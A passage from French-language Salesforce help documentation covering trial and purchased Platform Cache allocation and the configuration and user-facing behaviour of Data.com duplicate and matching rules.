Remarque: Si vous n'avez pas annulé l'allocation de cache en quantité suffisante, Salesforce réduit les tailles de vos partitions afin de retirer l'espace cache d'évaluation accordé.

## Organisations Developer Edition

Vous pouvez demander un espace cache d'évaluation pour une organisation Developer Edition. Une fois inscrit(e) à l'organisation, demandez un espace cache d'évaluation à l'aide de l'outil Partition du cache de la plate-forme. Les éditeurs de logiciels qui utilisent des organisations Developer Edition afin de créer des packages gérés peuvent obtenir 10 Mo d'espace cache d'évaluation pour deux organisations Developer Edition. Les éditeurs de logiciels peuvent contacter leur représentant Salesforce pour obtenir un espace cache d'évaluation dans des organisations Developer Edition.

## Algorithme de réduction de l'espace cache

Au terme de la période d'évaluation, Salesforce retire l'espace cache d'évaluation accordé à votre organisation. Avant la fin de votre période d'évaluation, assurez-vous d'avoir annulé l'allocation de votre espace cache d'évaluation. Vous retirer l'allocation de l'espace avec l'outil Partition du cache de la plate-forme en réinitialisant les allocations de partition. Si vous ne retirez pas l'allocation d'espace cache, Salesforce retire l'espace accordé en procédant comme suit :

- Le système retire d'abord l'espace cache de la plus petite partition non définie par défaut.

  Remarque: La taille d'une partition correspond au total de l'allocation à la partition, qui comprend l'espace cache de l'organisation et l'espace cache spécifique à l'espace de noms.

- Le système traite ensuite les autres partitions, de la plus petite à la plus grande, en fonction de leur taille. Si plusieurs partitions ont une taille identique, le système retire l'espace cache de ces partitions de manière proportionnelle.
- Le système réduit la taille des partitions à 5 Mo, sauf si les espaces cache d'évaluation ne peuvent pas tous être retirés. Dans ce cas, les partitions sont réduites à 0 Mo.
- La partition par défaut (si elle existe) est réduite en dernier, uniquement si l'espace cache d'évaluation ne peut être retiré de toutes les autres partitions.

En cas d'espace non alloué :

- Si la quantité d'espace non alloué est supérieure à la quantité d'espace à retirer, le système retire uniquement l'espace non alloué.
- Si la quantité d'espace non alloué est inférieure à la quantité d'espace à retirer, le système retire d'abord l'espace non alloué. Le système respecte ensuite le processus de réduction de l'espace cache pour retirer la quantité restante.

CONSULTER ÉGALEMENT :

Mise en cache des données Force.com

Cache de la plate-forme acheté

# Cache de la plate-forme acheté

Vous pouvez acheter un espace Cache de la plate-forme pour améliorer les performances de votre application.

Le cache de la plate-forme est disponible pour les clients qui disposent d'organisations Enterprise Edition et supérieures. Les éditions ci-dessous sont fournies avec un espace cache par défaut, mais l'ajout d'un cache supplémentaire permet d'améliorer les performances de façon importante.

- Enterprise Edition (10 Mo par défaut)
- Unlimited Edition (30 Mo par défaut)
- Performance Edition (30 Mo par défaut)

Pour déterminer l'espace cache idéal pour vos applications, vous pouvez demander un espace cache d'évaluation et l'essayer dans votre organisation. Le cache de la plate-forme peut améliorer les performances dans les situations suivantes, entre autres.

- Les organisations qui ont de nombreuses personnalisations Apex
- Les organisations qui ont un grand nombre d'utilisateurs simultanés
- Les organisations applications qui ont des calculs ou des requêtes complexes

De plus, les éditeurs de logiciels peuvent acheter un espace cache en vue de l'utiliser avec les applications qu'ils fournissent à des clients.

L'espace cache est vendu par blocs de 10 Mo, avec un abonnement annuel. Pour acheter un cache de la plate-forme, contactez votre représentant Salesforce.

CONSULTER ÉGALEMENT :

Mise en cache des données Force.com

Requête d'évaluation du cache de la plate-forme

# Gestion des enregistrements dupliqués dans Salesforce

Gérer des données actualisées et précises est l'une des tâches les plus importantes à effectuer pour aider votre organisation à mieux tirer parti de Salesforce. Utilisez la gestion des duplications de Data.com pour contrôler si et quand les utilisateurs peuvent créer des enregistrements dupliqués dans Salesforce, personnaliser la logique d'identification des doublons, et créer des rapports sur les doublons que les utilisateurs enregistrent.

Remarque: Les gestion des duplications utilise une technologie Data.com, mais ne nécessite *aucune* licence Data.com.

À compter de la version Spring '16, toutes les nouvelles organisations Salesforce sont fournies avec des fonctionnalités de Gestion des duplications déjà configurées et activées pour les comptes, les contacts et les pistes. Les autres organisations doivent configurer et activer manuellement les fonctionnalités de gestion des publications. Une fois la Gestion des duplications configurée, elle fonctionne comme suit :


Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- *Lorsqu'un utilisateur tente d'enregistrer un nouvel enregistrement*, l'enregistrement est d'abord comparé aux enregistrements Salesforce existants afin d'identifier les doublons possibles (1). Les critères utilisés pour comparer les enregistrements et identifier les doublons potentiels sont définis par une *règle de correspondance*. Ensuite, une liste des doublons possibles est renvoyée (2). Lorsque l'enregistrement sauvegardé est identifié comme un doublon potentiel, l'action déclenchée dépend de la définition de la *règle de duplication* (3). Par exemple, la règle de duplication peut empêcher les utilisateurs de sauvegarder l'enregistrement en double potentiel ou autoriser la sauvegarde. Les options Bloquer et Autoriser comprennent une alerte qui explique aux utilisateurs pourquoi ils ne peuvent pas sauvegarder l'enregistrement et indique la procédure à suivre. L'option Autoriser permet de créer des rapports sur les enregistrements dupliqués.
- *Lorsqu'un utilisateur tente de sauvegarder un enregistrement modifié*, l'enregistrement est d'abord vérifié pour déterminer si l'utilisateur a changé la valeur d'un champ de règle de correspondance. Le cas échéant, le processus de gestion des duplications fonctionne

comme indiqué pour les nouveaux enregistrements. Sinon, aucune autre action n'est exécutée et les duplications ne sont pas détectées.




Considérations relatives à l'utilisation de la gestion des duplications

La gestion des duplications Data.com inclut des limitations pour les règles de publication, les règles de correspondance et les ensembles d'enregistrements dupliqués.

Concepts de gestion des duplications

Pour configurer la gestion des duplications de Data.com avec efficacité, il est important de comprendre quelques concepts clés.

Configuration de la gestion des duplications dans Salesforce

Pour utiliser la Gestion des duplications de Data.com dans votre organisation, deux règles distinctes sont nécessaires : une règle de duplication et une règle de correspondance. La règle de duplication indique à Salesforce l'action à exécuter lorsque des doublons sont identifiés. La règle de correspondance définit la méthode de comparaison des enregistrements qui identifie les doublons possibles.

Référence des règles de correspondance

Voici quelques informations complémentaires qui aident à comprendre le fonctionnement et l'utilisation des règles de correspondance.

Référence de règle de duplication

Voici quelques informations complémentaires qui aident à comprendre le fonctionnement et l'utilisation des règles de duplication.

FAQ de la gestion des duplications

Répondez aux questions fréquentes sur la gestion des duplications Data.com.

# Considérations relatives à l'utilisation de la gestion des duplications

La gestion des duplications Data.com inclut des limitations pour les règles de publication, les règles de correspondance et les ensembles d'enregistrements dupliqués.

## Considérations relatives aux règles de duplication

- Les règles de duplication sont disponibles pour les comptes, les contacts, les pistes et les objets personnalisés. Actuellement, tous les autres objets, y compris les opportunités et les comptes personnels, ne sont pas pris en charge.
- Les règles de duplication ne sont pas exécutées dans les cas suivants :
  - Des enregistrements sont créés en utilisant la Création rapide.
  - Des pistes sont converties en comptes ou en contacts *et* votre organisation ne dispose pas de l'autorisation « Utiliser la conversion des pistes Apex ».
  - Des enregistrements sont restaurés en utilisant le bouton **Restaurer**.
  - Des enregistrements sont ajoutés en utilisant Lightning Sync.
  - Des enregistrements sont fusionnés manuellement.
  - Un utilisateur en libre-service crée des enregistrements et les règles comprennent des conditions basées sur l'objet Utilisateur.
  - Les conditions des règles de duplication sont définies pour des champs de relation de référence et des enregistrements sans valeur de ces champs sont enregistrés. Par exemple, vous avez une condition qui spécifie qu'une règle de duplication est exécutée uniquement lorsque `Campagne NE CONTIENT PAS 'Salesforce'`. Si vous ajoutez ensuite un enregistrement *sans valeur* au champ `Campagne`, la règle de duplication n'est pas exécutée.
- Parfois, si des règles de duplication sont définies pour déclencher une alerte lors de la détection de doublons, les utilisateurs ne peuvent *jamais* sauvegarder les enregistrements et n'affichent *pas* la liste des doublons. Cette situation se produit dans les cas suivants :
  - Des enregistrements sont ajoutés en utilisant les outils d'importation de données.
  - Un compte personnel est converti en compte professionnel (et le nouveau compte professionnel correspond à des comptes professionnels existants).
  - Des enregistrements sont ajoutés ou modifiés en utilisant les API Salesforce.
- Si vous sauvegardez simultanément plusieurs enregistrements et que vos règles de duplication sont définies sur `Bloquer` ou `Alerter`, les enregistrements d'une même sauvegarde ne sont pas comparés entre eux, mais comparés uniquement aux enregistrements existants dans Salesforce. Ce comportement n'affecte pas l'action `Rapport`, et les ensembles d'enregistrements dupliqués incluent les enregistrements qui correspondent à d'autres enregistrements de la même sauvegarde.
- Les listes de sélection personnalisées ne sont pas prises en charge lorsqu'elles sont incluses dans une règle de correspondance utilisée dans une règle de duplication inter-objet.
- Le texte d'alerte personnalisable des règles de publication n'est pas pris en charge dans le Système de traduction.
- Jusqu'à cinq règles de duplication actives sont autorisées par objet.
- Jusqu'à trois règles de correspondance sont autorisées par règle de duplication et chaque règle de correspondance doit correspondre à un objet différent.
- À compter de la version Spring '15, les fonctionnalités de Gestion des duplications sont activées pour les comptes, les contacts et les pistes dans toutes les nouvelles organisations Salesforce. Les nouvelles organisations comprennent les règles de duplication de comptes, de contacts et de pistes standard. Chaque règle de duplication est associée à une règle de correspondance. Vous pouvez désactiver ces règles ou créer des règles personnalisées.

## Considérations relatives aux règles de correspondance

- Les règles de correspondance sont disponibles pour les comptes, les contacts, les pistes et les objets personnalisés. Actuellement, tous les autres objets, y compris les opportunités et les comptes personnels, ne sont pas pris en charge.
- Les règles de correspondance standard et personnalisées qui utilisent des méthodes de correspondance partielle prennent en charge uniquement les caractères latins. Si vous utilisez des données internationales, nous vous recommandons la méthode de correspondance exacte pour vos règles de correspondance.
- Si le champ d'un objet n'est plus disponible dans pour organisation, les règles de correspondance qui contiennent des mappages avec ce champ risquent être ignorées et la détection des doublons affectée. Si les champs disponibles dans votre organisation changent, assurez-vous de vérifier tous les mappages de champs des règles de duplication d'un objet. Par exemple, le champ `Statut de mise à jour` est disponible uniquement pour les clients qui disposent d'une licence Data.com. Si votre organisation ne possède plus de licence Data.com, ce champ n'est plus disponible et les règles de correspondance qui contiennent des mappages avec ce champ sont ignorées.
- Un seul champ de relation de référence est autorisé par règle de correspondance.
- Jusqu'à 5 règles de correspondance actives sont autorisées par objet.
- Jusqu'à 25 règles de correspondance actives sont autorisées au total.
- Jusqu'à 100 règles de correspondance (actives et inactives) sont autorisées au total.
- Jusqu'à 5 règles de correspondances peuvent être activées ou désactivées à la fois.
- Les règles de correspondance qui comprennent des champs avec le Cryptage de la plate-forme activé ne détectent pas les doublons. Si votre organisation a activé le Cryptage de la plate-forme, assurez-vous que vos règles de correspondance ne contiennent pas de champs cryptés.

## Considérations relative saux ensembles d'enregistrements dupliqués

- Par défaut, les ensembles d'enregistrements dupliqués sont visibles uniquement par les administrateurs. Un administrateur peut toutefois accorder la visibilité à d'autres utilisateurs.
- Si une piste est identifiée en tant que doublon, mais convertie avant la création de l'ensemble d'enregistrements dupliqués, la piste convertie n'est pas incluse dans l'ensemble.

CONSULTER ÉGALEMENT :

Règles de duplication

# Concepts de gestion des duplications

Pour configurer la gestion des duplications de Data.com avec efficacité, il est important de comprendre quelques concepts clés.

Règles de duplication
Les règles de duplication permettent de contrôler si et quand vous pouvez créer des enregistrements dupliqués dans Salesforce.

Règles de correspondance
Les règles de correspondance permettent d'identifier les enregistrements dupliqués dans Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Ensembles d'enregistrements dupliqués

Examinez rapidement la liste des enregistrements dupliqués, regroupés par séries de doublons, puis cliquez sur l'onglet Ensembles d'enregistrements dupliqués. Pour cela, votre organisation doit utiliser l'action de rapport avec ses règles de duplication.

Journaux d'erreurs de duplication

Si votre organisation utilise la gestion des duplications de Data.com, vous pouvez afficher toutes les erreurs système qui empêchent l'exécution des règles de duplication et de correspondance.

Conséquences de la gestion des duplications pour vos utilisateurs

Lorsque vous avez configuré et activé les fonctionnalités de gestion des duplications dans Salesforce, les utilisateurs qui tentent de saisir des données ou de sauvegarder un enregistrement identifié comme un doublon possible affichent des alertes.

## Règles de duplication

Les règles de duplication permettent de contrôler si et quand vous pouvez créer des enregistrements dupliqués dans Salesforce.

Les règles de duplication indiquent à Salesforce l'action à exécuter lorsque vous tentez de créer un enregistrement dupliqué. Chaque règle de duplication nécessite au moins une règle de correspondance afin d'identifier les enregistrements existants en tant que doublons possibles.

Vous pouvez configurer votre règle de duplication pour exécuter une action lors de la création ou de la modification d'un enregistrement. Cependant, si les champs modifiés sont inclus dans la règle de correspondance associée, la règle est exécutée uniquement pour les enregistrements modifiés.

À compter de la version Spring '15, toutes les nouvelles organisations Salesforce sont fournies avec des règles de duplication standard déjà configurées et activées pour les comptes, les contacts et les pistes. Nous recommandons d'utiliser les règles de duplication standard, car elles sont conçues pour fonctionner avec les règles de correspondance standard afin de renvoyer les meilleurs candidats possibles. Vous pouvez désactiver à tout moment des règles de duplication standard. Vous pouvez également créer des règles de duplication personnalisées.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Exemple: La règle de duplication peut vous empêcher de sauvegarder des enregistrements identifiés comme doublons possibles ou autoriser leur sauvegarde. Les options Bloquer et Autoriser incluent une alerte qui indique la raison pour laquelle vous ne pouvez pas sauvegarder l'enregistrement et la procédure à suivre. L'option Autoriser permet de créer des rapports sur les enregistrements dupliqués.

CONSULTER ÉGALEMENT :

Création ou modification de règles de duplication

Gestion des enregistrements dupliqués dans Salesforce

## Règles de correspondance

Les règles de correspondance permettent d'identifier les enregistrements dupliqués dans Salesforce.

Visionner une vidéo : Understanding Matching Rules

Une règle de correspondance est composée de champs individuels assemblés dans une équation. Chaque champ contient des critères de correspondance indiquant à la règle comment comparer les champs et les conditions qui doivent être remplies pour considérer le champ comme une correspondance.

Une fois la règle de correspondance activée, une ou plusieurs clés de correspondance sont automatiquement créées et appliquées aux enregistrements existants (également appelé indexation, ce processus améliore les performances et renvoie une série de candidats de correspondance plus précise, car la règle correspondance recherche des doublons uniquement entre les enregistrements qui ont la même clé de correspondance).

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Lorsque la règle de correspondance est exécutée, elle compare les clés de correspondance des enregistrements à celles des enregistrements existants. Lorsque les enregistrements partagent les mêmes clés de correspondance, la règle utilise des algorithmes de correspondance pour comparer les champs afin de déterminer leur degré de correspondance et celui des enregistrements. Si deux enregistrements ne partagent pas les mêmes clés de correspondance, ils ne sont pas considérés comme des doublons et les algorithmes de correspondance ne leur sont pas appliqués.

Exemple: Une règle de correspondance simple peut spécifier que si les valeurs `E-mail` et `Téléphone` correspondent parfaitement dans deux enregistrements, ils sont des doublons possibles. Vous pouvez également utiliser diverses méthodes de correspondance « partielle » pour comparer les champs.

Utilisez des règles de correspondance avec des règles de duplication afin de déterminer si et quand les utilisateurs sont autorisés à créer des enregistrements dupliqués dans Salesforce.

Vous pouvez utiliser les règles de correspondance standard ou votre propre règle personnalisée. Nous recommandons d'utiliser les règles de correspondance standard, qui ont été spécialement conçues pour renvoyer le meilleur ensemble de correspondances possibles.

CONSULTER ÉGALEMENT :

Création ou modification de règles de correspondance personnalisées

Référence des règles de correspondance

## Ensembles d'enregistrements dupliqués

Examinez rapidement la liste des enregistrements dupliqués, regroupés par séries de doublons, puis cliquez sur l'onglet Ensembles d'enregistrements dupliqués. Pour cela, votre organisation doit utiliser l'action de rapport avec ses règles de duplication.

Lorsqu'un utilisateur sauvegarde un enregistrement identifié comme doublon par une règle de duplication avec l'action Rapport :

- L'enregistrement sauvegardé et ses doublons, jusqu'à 100, sont attribués à un ensemble d'enregistrements dupliqués nouveau ou existant.
- L'enregistrement sauvegardé et chacun de ses doublons sont répertoriés en tant qu'éléments d'enregistrements dupliqués dans l'ensemble d'enregistrements dupliqués.
- Si la règle de duplication est configurée pour rechercher des doublons parmi les objets, toutes les duplications inter-objet sont répertoriées en tant qu'éléments d'enregistrement dupliqués, dans l'ensemble d'enregistrements dupliqués.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les ensembles d'enregistrements dupliqués et les éléments d'enregistrements dupliqués peuvent être utilisés pour les opérations ci-dessous.

- Créer des types de rapport personnalisé
- Créer des champs personnalisés
- Écrire des règles de validation, des déclencheurs et des règles de workflow
- Modifier les champs affichés dans les présentations de page respectives

CONSULTER ÉGALEMENT :

Considérations relatives à l'utilisation de la gestion des duplications

## Journaux d'erreurs de duplication

Si votre organisation utilise la gestion des duplications de Data.com, vous pouvez afficher toutes les erreurs système qui empêchent l'exécution des règles de duplication et de correspondance.

Dans Configuration, saisissez *Journaux d'erreurs de duplication* dans la case Recherche rapide, puis sélectionnez **Journaux d'erreurs de duplication**. Vous pouvez ainsi consulter les erreurs qui sont produites, le cas échéant. Les journaux d'erreur sont supprimés après 90 jours.

Exemple: Voici quelques scénarios qui peuvent entraîner la consignation d'une erreur dans le journal.

- Le moteur de correspondance utilisé pour la concordance partielle n'est pas disponible. Par conséquent, les règles de correspondance qui incluent des méthodes de concordance partielle ne sont pas exécutées.
- L'action Rapport dans les règles de duplication échoue, car le système ne peut pas créer un ensemble d'enregistrements dupliqués.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Conséquences de la gestion des duplications pour vos utilisateurs

Lorsque vous avez configuré et activé les fonctionnalités de gestion des duplications dans Salesforce, les utilisateurs qui tentent de saisir des données ou de sauvegarder un enregistrement identifié comme un doublon possible affichent des alertes.

Effets de la gestion des duplications pour vos utilisateurs dans Salesforce Classic

Lorsque vous avez créé et activé des règles de duplication et que vos utilisateurs essaient de sauvegarder un enregistrement identifié comme un doublon possible, la procédure à suivre leur est indiquée. Des alertes s'affichent dans Salesforce Classic.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Impact de la gestion des duplications pour vos utilisateurs dans Lightning Experience

Dans Lightning Experience, lorsque vous avez créé et activé des règles de duplication, les duplications sont détectées avant même la sauvegarde d'un enregistrement. Un véritable spectacle de magie sans cape ni baguette ! Si les utilisateurs tentent de saisir des données dans un enregistrement, de modifier les données d'un enregistrement ou de sauvegarder un enregistrement identifié comme un doublon potentiel, ils affichent les informations ci-dessous.

CONSULTER ÉGALEMENT :

Gestion des enregistrements dupliqués dans Salesforce


## Effets de la gestion des duplications pour vos utilisateurs dans Salesforce Classic

Lorsque vous avez créé et activé des règles de duplication et que vos utilisateurs essaient de sauvegarder un enregistrement identifié comme un doublon possible, la procédure à suivre leur est indiquée. Des alertes s'affichent dans Salesforce Classic.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




- Toutes les règles de duplication contiennent un message (1) généré par le système qui indique à l'utilisateur le nombre de doublons possibles détectés. Le nombre de doublons possibles inclut uniquement les enregistrements auxquels l'utilisateur a accès, même

si la sécurité au niveau de l'enregistrement de la règle de duplication a été définie sur `Contourner les règles de partage` (l'option `Contourner les règles de partage` indique à la règle de correspondance associée de comparer tous les enregistrements, quel que soit le niveau d'accès de l'utilisateur). Si l'utilisateur n'a accès à aucun enregistrement identifié comme un doublon possible, ce message indique qu'aucun doublon n'a été détecté et aucun nombre de duplications n'est inclus. La liste des doublons possibles affiche uniquement les enregistrements auxquels l'utilisateur a accès.

- Si votre règle de duplication inclut une alerte, elle s'affiche sous le message généré par le système (2).
- Si votre règle de duplication autorise les utilisateurs à sauvegarder un enregistrement, même s'il peut être un doublon, le bouton **Enregistrer (Ignorer l'alerte)** est affiché (3). Si votre règle de duplication empêche les utilisateurs de sauvegarder un enregistrement qui peut être un doublon, le bouton **Enregistrer** est affiché, mais la sauvegarde est possible uniquement si l'utilisateur modifie l'enregistrement de sorte qu'il ne soit plus considéré comme un doublon possible.
- La liste des doublons possibles (4) comprend uniquement les enregistrements auxquels l'utilisateur a accès. La liste comprend uniquement les champs auxquels l'utilisateur a accès (jusqu'aux 7 premiers champs qui ont été comparés par la règle de correspondance associée). Cette liste affiche au maximum 5 enregistrements. Si le nombre de doublons détectés est supérieur à 5, les utilisateurs peuvent cliquer sur **Afficher tout >>** pour visualiser la liste complète, qui peut inclure jusqu'à 100 enregistrements. Les enregistrements sont répertoriés par ordre de dernière modification. Les utilisateurs peuvent accéder directement à l'un des enregistrements de la liste en cliquant sur son lien.
- Les champs encadrés (5) correspondent aux champs comparés par la règle de correspondance associée et détectés comme correspondant.

## Impact de la gestion des duplications pour vos utilisateurs dans Lightning Experience


Dans Lightning Experience, lorsque vous avez créé et activé des règles de duplication, les duplications sont détectées avant même la sauvegarde d'un enregistrement. Un véritable spectacle de magie sans cape ni baguette ! Si les utilisateurs tentent de saisir des données dans un enregistrement, de modifier les données d'un enregistrement ou de sauvegarder un enregistrement identifié comme un doublon potentiel, ils affichent les informations ci-dessous.

Dès qu'un utilisateur saisit ou modifie des données d'un enregistrement, des règles de duplication sont exécutées. Une alerte générale s'affiche en cas de détection de doublons (pas l'alerte personnalisée associée à vos règles de duplication). Cette alerte indique le nombre de doublons potentiels. Ce nombre inclut uniquement les enregistrements auxquels l'utilisateur a accès, même si la sécurité au niveau de l'enregistrement de la règle de duplication a été définie sur `Contourner les règles de partage`. Les utilisateurs peuvent cliquer sur l'alerte pour examiner les enregistrements Salesforce correspondants.


**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Si vos utilisateurs tentent de sauvegarder un enregistrement identifié comme un double potentiel, ils affichent les informations ci-dessous.




- Toutes les règles de duplication contiennent un message (1) généré par le système qui indique à l'utilisateur le nombre de doublons possibles détectés. Le nombre de doublons possibles inclut uniquement les enregistrements auxquels l'utilisateur a accès, même si la sécurité au niveau de l'enregistrement de la règle de duplication a été définie sur *Contourner les règles de partage* (l'option *Contourner les règles de partage* indique à la règle de correspondance associée de comparer tous les enregistrements, quel que soit le niveau d'accès de l'utilisateur). Si l'utilisateur n'a accès à aucun enregistrement identifié comme un doublon potentiel, ce message indique seulement la détection de doublons, sans leur nombre. La liste des doublons potentiels affichée inclut uniquement les enregistrements auxquels l'utilisateur a accès.
- Si votre règle de duplication inclut une alerte, elle s'affiche au-dessus du message généré par le système (2).
- Si votre règle de duplication autorise les utilisateurs à sauvegarder un enregistrement, même s'il est détecté comme un doublon potentiel, ils peuvent fermer cette boîte de dialogue et sauvegarder l'enregistrement normalement. Si votre règle de duplication empêche les utilisateurs de sauvegarder un enregistrement détecté comme un doublon potentiel, la sauvegarde est possible uniquement si l'utilisateur modifie l'enregistrement pour éliminer tout risque de doublon.
- La liste des doublons possibles (3) comprend uniquement les enregistrements auxquels l'utilisateur a accès. La liste comprend uniquement les champs auxquels l'utilisateur a accès (jusqu'aux 7 premiers champs qui ont été comparés par la règle de correspondance associée). Les enregistrements sont répertoriés par ordre de dernière modification. Les utilisateurs peuvent accéder directement à l'un des enregistrements de la liste en cliquant sur son lien.

# Configuration de la gestion des duplications dans Salesforce

Pour utiliser la Gestion des duplications de Data.com dans votre organisation, deux règles distinctes sont nécessaires : une règle de duplication et une règle de correspondance. La règle de duplication indique à Salesforce l'action à exécuter lorsque des doublons sont identifiés. La règle de correspondance définit la méthode de comparaison des enregistrements qui identifie les doublons possibles.

